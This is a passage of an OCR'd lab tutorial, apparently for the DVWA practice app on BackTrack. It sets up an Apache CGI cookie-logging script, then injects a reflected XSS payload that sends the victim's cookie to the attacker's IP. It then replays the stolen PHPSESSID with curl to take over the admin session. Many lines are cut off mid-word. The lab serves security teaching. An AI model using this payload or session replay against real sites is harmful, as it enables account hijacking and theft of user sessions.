     3. ps -eaf | grep apache2 | grep -v grep
   - **Note(FYI):**
     1. Start up the apache2 webserver.
     2. Display the status of the apache2 webserver.
     3. See the processes of the apache2 webserver.

- 

3. Make Apache Log Directory
   - **Instructions:**
     1. mkdir -p /var/www/logdir
     2. chown www-data:www-data /var/www/logdir
     3. chmod 700 /var/www/logdir
     4. ls -ld /var/www/logdir
   - **Note(FYI):**
     1. Make a directory called logdir inside of /var/www
     2. Set the ownership of logdir to www-data
     3. Set the permission of logdir to where only the apache2 pro


- 

4. Configure CGI Cookie Script
   - **Instructions:**
     1. cd /usr/lib/cgi-bin/
     2. wget http://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv10
     3. mv logit.pl.TXT logit.pl
     4. chown www-data:www-data logit.pl
     5. chmod 700 logit.pl
     6. perl -c logit.pl
   - **Note(FYI):**
     1. Change directory to /usr/lib/cgi-bin
     2. Use wget to download the CGI Cookie Script
     3. Rename Script
     4. Set ownership of script to www-data, which is the same own
     5. Set permission to where only the www-data user can read, w
     6. Check the syntax of the CGI Cookie Script (logit.pl)


- 

Section 12: Send Cookie to Remote Server


1. Inspect Element (Textbox)
    - **Instructions:**
        1. Click on XSS reflected
        2. Right Click in the textbox
        3. Click on Inspect Element

- 


2. Add New Attribute
    - **Instructions:**
        1. Right Click on the gray highlighted line
        2. Select New Attribute...

- 


3. Increase the Textbox Size
    - **Instructions:**
        1. Type the following: **size=100**
        2. Click on the close button

- 


4. Test Cross Site Script (XSS) Injection
   - **Note(FYI):**
     1. Replace **192.168.1.119** with your BackTrack IP Address obtai
     2. This JavaScript tells the web browser to send the cookie i
   - **Instructions:**
     1. In the "What's your name?" Textbox place the following str
        - **<SCRIPT>document.location='http://192.168.1.119/cgi-bin/logit.pl?'+docum**
     2. Click the Submit Button

- 


5. View Cookie Script Results
    - **Instructions:**
        1. Notice the cookie contains the security setting
        2. Notice the cookie contains the PHP Session ID.
    - **Notes (FYI):**
        1. Note a malicious person **would not actually want** display th
        2. Continue to the next step to see where a malicious person

- 

6. View Cookie Script Log File
   - **Note(FYI):**
     1. Replace **192.168.1.119** with your BackTrack IP Address obtai
     2. Now we have a running log file of IP Addresses, Cookie Sec
     3. Pretty scary stuff. This is why it is necessary for web d attempts.
   - **Instructions:**
     1. Place the following URL in the Address Textbox
        - http://**192.168.1.119**/logdir/log.txt
     2. Click the Back Arrow **Two** Times.


- 

7. View the Current User that is logged in
   - **Note(FYI):**
     - In the lower left corner of the screen you will see that "
     - In the proceeding steps we will demonstrate how a remote u command line.
   - **Instructions:**
     0. Click on Home
     1. Notice the "admin" user is logged in with a low security s

- 

8. Remotely Log In Via Command Line
   - **Instructions:**
     0. `cd /var/www/logdir/`
     1. `ls -l log.txt`
     2. `cat log.txt`
     3. `curl -b "security=low;PHPSESSID=6kavca1tmq8b32djqplhovj584`
        -
     4. `egrep '(Username:|Security Level:)' login.html`
   - **Note(FYI):**

     4. Replace **6kavca1tmq8b32djqplhovj584** with your PHPSESSID Val
     5. This is the HTML representation of the user login informat
        admin and the Security Level is set to **low**.

